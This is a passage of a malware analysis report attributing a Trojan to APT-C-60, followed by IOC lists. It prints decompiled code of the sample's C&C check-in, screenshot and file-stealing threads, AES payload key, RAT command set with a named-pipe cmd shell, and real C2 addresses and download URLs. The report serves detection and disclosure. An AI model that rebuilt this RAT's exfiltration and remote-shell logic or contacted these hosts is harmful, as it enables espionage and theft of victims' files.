  v11 = *v96;
SetFileAttributesW_qword_7FEF0DF8818(v11, 2i64);// 设置目录隐藏
LoadPlugins_sub_7FEF0DB1320(qword_7FEF0DFD040, &unk_7FEF0DF8480, v96);// 加载执行%AppData%\Roaming\Microsoft\Vault\UserProfileRoamings目录下的pe文件或powershell
decrypt_sub_7FEF0DC7490(qword_7FEF0DF81A0, v106);// 解密C&C，160.20.147.118
v12 = push_sub_7FEF0DC3A30(v84, v106);
```


After that, the Trojan traverses the %AppData%\Roaming\Microsoft\Vault\UserProfileRoamings directory ， and runs the attack payload in this directory according to the file extension.



```
(*(void (__fastcall **)(__int128 *, __int64))(a1 + 1432))(v16, 2i64);// SetFileAttributesW
if ( v61.m128i_i64[0] )
{
  v20 = v61.m128i_i64[0] - 4;
  if ( v61.m128i_i64[0] < (unsigned __int64)(v61.m128i_i64[0] - 4) )
    goto LABEL_106;
  v21 = (__int128 *)&v60;
  if ( v61.m128i_i64[1] >= 8ui64 )
    v21 = (__int128 *)v60.m128i_i64[0];
  v17 = 4i64;
  v18 = (__int64)L".exe";
  v19 = (__int64)v21 + 2 * v20 - (_QWORD)v51;
  while ( *(_WORD *)(v19 + v18) == *(_WORD *)v18 )
  {
    v18 += 2i64;
    if ( !--v17 )
    {
      v52 = 0i64;
      v53 = 0i64;
      v66[0] = 0i64;
      v66[1] = 0i64;
      v66[2] = 0i64;
      v67 = 0i64;
      v68 = 0i64;
      v69 = 0i64;
      v70 = 0i64;
      LODWORD(v66[0]) = 104;
      HIDWORD(v67) = 257;
      LOWORD(v68) = 0;
      v22 = (__int128 *)&v60;
      if ( v61.m128i_i64[1] >= 8ui64 )
        v22 = (__int128 *)v60.m128i_i64[0];
      (*(void (__fastcall **)(_QWORD, __int128 *, _QWORD, _QWORD, int, int, _QWORD, _QWORD, __int128 *, __int128 *))(a1 + 1552))(// CreateProcessW
        0i64,
        v22,
        0i64,
```


Extension	Operation
.exe	CreateProcessW executes the EXE file.
.dat	Powershell payload, start the powershell process to execute the .dat file.
.db	DLL payload, load and run oadLibrary.
.ext	DLL payload, load LoadLibrary and call “extension” export function.

Decrypt C&C 160.20.147.118. Send https://api.ipify.org/ request to obtain the internet IP. Acquire information of host and user into the core Trojan work logic. When it is detected and judged that the system has been started for more than 6 hours, the main thread is to go online with C&C, set a ten-minute heartbeat interval, and schedule working thread by event object signals.



```
result = im_sub_7FEF0DB4840(a1);            // 工作线程
if ( result )
{
  while ( 1 )
  {
    v12[2] = 0i64;
    v13 = 15i64;
    LOBYTE(v12[0]) = 0;
    v8[2] = 0i64;
    v9 = 15i64;
    LOBYTE(v8[0]) = 0;
    memcp_sub_7FEF0DB2140(v8, "uid", 3ui64);
    Cat_sub_7FEF0DC08D0(v3, v10, (a1 + 16160), (a1 + 16192), v8, (a1 + 16224));// "a001=85b94efdb6112465b0588c80214d3caa&a002=82929307d33d1a103a918aca9b39b990&a003=uid&a004=N81X"
    if ( v9 >= 0x10 )
    {
      v4 = v8[0];
      if ( v9 + 1 >= 0x1000 )
      {
        v4 = *(v8[0] - 8);
        if ( v8[0] - v4 - 8 > 0x1F )
          invalid_parameter_noinfo_noreturn();
      }
      j_j_free(v4);
    }
    post_sub_7FEF0DC8170(a1 + 0x1408, v10, v12);
    (*(a1 + 0x920))(*(a1 + 0x3FC8));            // SetEvent
    (*(a1 + 0x920))(*(a1 + 0x3FD8));
    (*(a1 + 0x920))(*(a1 + 0x3FD0));
    if ( *(a1 + 0x3EF8) && (*(a1 + 0x810))() - *(a1 + 0x3EFC) > 21600000 )// GetTickCount,判断系统是否启动超过6小时
    {
      v15 = 0i64;
      v16 = 15i64;
      v14[0] = 0;
      v18 = 0i64;
      v19 = 15i64;
      v17 = 0;
      v21 = 0i64;
      v22 = 15i64;
      v20 = 0;
      sub_7FEF0DBF770(a1, v14, v5);
      sub_7FEF0DB57B0(v14);
```

The working thread is composed of five independent threads which respectively complete the corresponding functions: task request, result feedback, screen monitoring, file stealing, RAT.



```
if ( !*(a1 + 0x3FC8) )
  *(a1 + 0x3FC8) = (*(a1 + 0x910))(0i64, 1i64, 0i64);// CreatEvent
if ( !*(a1 + 0x3FF0) )
{
  v3 = 30011;
  *(a1 + 0x3FF0) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB4A50, a1, 0, &v3);// 拼接加密的主机信息[info]，C&C上线，任务请求
}
if ( !*(a1 + 0x3FD0) )
  *(a1 + 0x3FD0) = (*(a1 + 0x910))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x3FF8) )
{
  v3 = 0x753C;
  *(a1 + 0x3FF8) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB58B0, a1, 0, &v3);// 发送任务执行结果[result]到C&C
}
if ( !*(a1 + 0x3FB8) )
  *(a1 + 0x3FB8) = (*(a1 + 0x910))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x3FE0) )
{
  v3 = 0x753D;
  *(a1 + 0x3FE0) = (*(a1 + 0x8F8))(0i64, 0i64, sub_7FEF0DB8CC0, a1, 0, &v3);// 屏幕截图监控
}
if ( !*(a1 + 0x3FC0) )
  *(a1 + 0x3FC0) = (*(a1 + 2320))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x3FE8) )
{
  v3 = 30014;
  *(a1 + 0x3FE8) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB9500, a1, 0, &v3);// 读取指定文件RC4加密，自定义编码，上传
}
if ( !*(a1 + 0x3FD8) )
  *(a1 + 0x3FD8) = (*(a1 + 0x910))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x4000) )
{
  v3 = 30015;
  *(a1 + 0x4000) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB60E0, a1, 0, &v3);// C&C指令分发执行
}
return 1i64;
```

The debugging environment Trojan online packet is as follows.


```
POST HTTP/1.1

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

User-Agent：Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Host：160.20.147.118


a001=85b94efdb6112465b0588c80214d3caa&a002=82929307d33d1a103a918aca9b39b990&a00

3=uid&a004=N81X
```

The data in the body with the form of "a001=*&a002=*&a003=*&a004=*" is partially parsed as follows.

Field	**Description**
a001	md5("U12"), fixed value, can be used to identify Trojan moderator
a002	md5(OS original installation data+HostName+UserName), can be used to identify Trojanized host
a003	Identify the current http session function, such as “uid” to identify Trojan heartbeat packet, “info” to identify the sent data related to Trojanized host information, etc.
a004	base64(RC4_Encrypt(data)), RC4 encrypted, base64 encoded data. The encrypted data varies according to the a003 field, when a003="uid",a004=base64(RC4decrypt("U12"))=N81X


There are also post data packets of “b001=*&b002=*&b003=*&b004=*”, “c001=*&c002=*&c003=*&c004=*” type in the Trojan communication, which respectively represent to parse the URL issued by the C&C for downloading action and file uploading.

In the file uploading part, there are some differences in the processing of screenshot files and file content: the screenshot files are encoded by base64 and converted to decimal strings; the file content is first encrypted with RC4 and then converted to decimal strings.



```
do
  ++v6;
while ( Buffer[v6] );
memcp_sub_7FEF0DB2140(v21, Buffer, v6);
sub_7FEF0DC9CC0(a1 + 9784, v29, v21);
v7 = v29;
if ( v31 >= 0x10 )
  v7 = v29[0];
Base64Encode_sub_7FEF0DCAE70(a1 + 10920, v27, v7, v30);
v8 = v32;
v9 = v19;
do
{
  *--v8 = v9 % 0xA + 0x30;
  v9 /= 0xAu;                            // to numbers
}
while ( v9 );
v22 = 0i64;
```


uploadpicture




```
while ( 1 )
{
  memset(v9, 0, *(a1 + 16288));
  if ( !(*(a1 + 0x840))(v20, v9, *(a1 + 16288), &v84, 0i64) )// ReadFile
    goto LABEL_54;
  Rc4dcrypt_sub_7FEF0DCA930(a1 + 9864, v9, v84);
  v21 = v18 + v84;
  v22 = v111;
  do
  {
    --v22;
    v23 = v21 / 0xA;
    v24 = (4 * v23) + v23;
    LOBYTE(v24) = 10 * (v21 / 0xA);
    *v22 = v21 % 0xA + '0';
    v21 /= 0xAu;
  }
  while ( v23 );
```

upload file content

By parsing C&C commands, the RAT distribution thread can achieve the functions such as file directory traversal, disk information acquisition, process termination, DLL loading, screenshot, downloading, process execution, file or directory deletion and cmd shell.




The full RAT parsing is as follows.




Command	Function
cd	Enter the specified directory
ddir	Acquire file information in the directory
diskinfo	Acquire disk information
ddel	Delete the file or directory
procspawn	Execute the process
proclist	Acquire the process list
prockill	Kill the process
ld	Load dll
attach	Load dll
detach	Uninstall dll
download	Download and decrypt AES
downfree	Parse and download URL resource
screenupload	Upload screenshot
screenauto	Automatic screenshot
upload	Activate file stealing thread
cancel	cmd shell

Support encrypted file download. The download file landing path is temp%\wcts66889.tmp, which needs to be decrypted by AES. AES128 key={21 A4 47 12 68 5A 8B A4 29 85 78 3B 67 88 39 99}。



```
v10[0] = 0x827C74B0;
v10[1] = 0xD15933C2;
v10[2] = 0xA6472B34;
v10[3] = 0x89697969;
v11[0] = 0x1247A421;
v11[1] = 0xA48B5A68;
v11[2] = 0x3B788529;
v11[3] = 0x99398867;
if ( !(a1[260])(a1, 0i64, "Microsoft Enhanced RSA and AES Cryptographic Provider", 24i64, 0xF0000000) )// CryptAcquireContextA
  return 0i64;
v2 = a1 + 1;
if ( !(a1[261])(*a1, 0x8004i64, 0i64, 0i64, a1 + 1) )// CryptCreateHash，CALG_SHA
  goto LABEL_7;
v3 = (a1[262])(*v2, v10, 0x10i64);           // CryptHashData
v4 = a1[1];
if ( !v3 )
{
  if ( !v4 )
    goto LABEL_7;
  v5 = a1[1];
  goto LABEL_6;
}
v7 = a1 + 2;
if ( !(a1[263])(*a1, 0x660Ei64, v4, 0x800000i64, a1 + 2) )// CryptDeriveKey,CALG_AES_128
{
  v5 = *v2;
  if ( *v2 )
LABEL_6:
    (a1[267])(v5);                           // CryptDestroyHash
LABEL_7:
  if ( *a1 )
    (a1[268])(*a1, 0i64);                    // CryptReleaseContext
  return 0i64;
}
(a1[264])(*v7, 3i64, &v8);
(a1[264])(*v7, 1i64, v11);                   // CryptSetKeyParam，{21 A4 47 12 68 5A 8B A4 29 85 78 3B 67 88 39 99}
(a1[264])(*v7, 4i64, &v9);
return *v7;
```


The C&C receives shell, transfers it through the local named pipe “\\.\pipe\async_pipe”, and then executes it starting with cmd.



```
v71[0] = xmmword_7FEF0DEF9A0;
v71[1] = xmmword_7FEF0DEF9B0;
v72 = 0x6500700069i64;
v48 = 24;
v49 = 0i64;
v50 = 1;
v18 = (*(a1 + 0x8D8))(v71, 0x40000001i64, 0i64, 1i64, 4096, 4096, 120000, &v48);// CreateNamedPipeW，\\.\pipe\async_pipe
if ( v18 == -1 )
  goto LABEL_24;
v19 = (*(a1 + 0x838))(v71, 0x40000000i64, 0i64, &v48, 3, 128, 0i64);// CreateFileW
```

Association Analysis

This sample is basically the same as the execution process of the landing payload in the previous APT-C-60 attack. The third-stage component TaskControler.dll is the same as the historical attack with same export function and same code behavior and communication process. The following figure is a screenshot of the historical attack time analysis of the APT-C-60, in which the forgery payload component directory and payload traversal loading logic in the DLL payload export function “extension”, “%AppData%\Roaming\Microsoft\” are exactly the same. Therefore, it is more credible to attribute this attack sample to APT-C-60.



```
de1_180003290(0, &v52, v36, 0i64);        // (Program Files)
sprintf_1800036F0(&v40, 0x12Cui64, v36);
strcat_sprintf_180005380(v39, &v40, &v38, Buffer, v34);
do
{
  if ( FindFileData.dwFileAttributes & 0x10 )
  {
    sprintf_1800036F0(&v40, 0x104ui64, L"[%s]", FindFileData.cFileName);
    if ( strcat_sprintf_180005380(v39, &v40, &v38, Buffer, v34) == 1 )
    {
      de1_180003290(0, &v41, v36, 0i64);
      v16 = InternetOpenW(v36, a7, 0i64, 0i64, 0);
      sprintf_180001080(&Dest, 0x14, "%02d", v15++);
      uploadData_180004D10(v16, v32, &v38, a6, &Dest, v31);
      uploadData_180004D10(v16, v33, &v38, a6, &Dest, v31);
    }
  }
}
while ( FindNextFileW(hFindFile, &FindFileData) );
```

友商披露历史报告

hash:8DE8D479A3239F6

174BEEF56DE406E2

最后从http://185.145.97.62/cache/A2或https://bitbucket.org/sorakas/mod/downloads/1932.bmp或https://bitbucket.org/sorakas/mod/downloads/1964.bmp处下载文件保存到%userprofile%\\Appdata\\Roaming\\Microsoft\\Network\\Files\\combases.db，将其加载并调用导出函数extension执行（后续下载链接都已失效）。

Quoted from https://www.secrss.com/articles/36606

Appendix - IOC

C2

131.226.4.22:80

160.20.147.118:80

162.222.214.50:80

185.145.97.62:80

185.207.206.108:80

82.221.129.104:80

82.221.136.60:80

URL

http://185.145.97.62/temp/cheack.php

http://131.226.4.22/manager/JxQpe5T2nCn747UP.bmp

http://162.222.214.50/temp/sourcea.php

http://185.145.97.62/temp/cheack.php

http://185.145.97.62/cache/A1

http://185.145.97.62/cache/A2

http://185.207.206.108/premium/P1/WHZAZVRYVJTN.bmp

http://82.221.129.104/k0201.txt

http://82.221.129.104/k0201jo.txt

http://82.221.136.60/ping/a22.txt

https://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/command.asp
https://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/result.asp
https://bitbucket.org/grand9_neat/well/downloads/19132.bmp
https://bitbucket.org/grand9_neat/well/downloads/19164.bmp
https://bitbucket.org:443/grand9_neat/well/downloads/19164.bmp
https://bitbucket.org/miravos/style/downloads/1932.bmp

https://bitbucket.org/miravos/style/downloads/1964.bmp

https://bitbucket.org/sorakas/mod/downloads/1932.bmp

https://bitbucket.org/sorakas/mod/downloads/1964.bmp

https://c.statcounter.com/12733057/0/f9b868f1/1/

https://c.statcounter.com:443/12733057/0/f9b868f1/1/

https://c.statcounter.com/12557354/0/adafe4e4/1/

https://c.statcounter.com/12557356/0/d8c85be6/1/

Hash

13f09fd98259e6636e523fb8254cf9e8b5c562605dbf826cf2fc3ae57ed09c77
266ee1b357cad72a1a9d0a1a6f7d3f0a53fce60b885ba0983a20d813c22b3009
74b34adf28552f380163346c151c7dfdcac70e5df2187374113b891e7740ad91
7c4fb90eeb997555dc5d4c1ccbe26a5ae1a3cda4ef5571eb3a83c4ac50ffd906
7ec34297e0c4e5b1bb315be24d7259211ab658112dc0f9d6d7271544f87244e0
92912bfb10b475958ab1bae510be6829c2eb11b8eb5fd365321db642457328da
9bb60e54c09934c559c7dc0bb0eb0527a7e2e066cd1c452ed4f4519025d1f9b0
a995f4e4e5bec985ea974dac2a65056e7ab9f2b80430d94857530bedef5e74f6
b2dd50760765abfbed0a7db480d4429228b165cb23b720d11abc4390c30a26fc
bc879fe3e928ca9c1de4b9a600716f2076e6ce371313255797fb312cf9f7dd04

bffacbb0b54a3b1dd6f25686d2486d0a064f5e8eedefb4e572740f7b63ba4fa4

dbc1754de49824d25ef6d9cc338512a61d56ec14363355e68acfc6f450c2c0e4
e869e82a9f44d81b272e53b449da7c8c4a667cf26dea8dee67086726ab22c500
edec420761cd95ba706c9f50f29bbb76786d5279c4ada162f513e0cb1fa4cf84
ee862a3d57e45a2b29da9e74987016061e225df71a558c6a42f0819cc7496664

f50cd82717837a5b5fb985c8f080fa3d5cabb05b146aed14e3810ae90fb37e01

File Path

%appdata%\Microsoft\Vault\UserProfileRoamings\

%appdata%\Microsoft\Vault\

%appdata%\Microsoft\Internet Explorer\UserData\

%AppData%\Microsoft\HTML Help\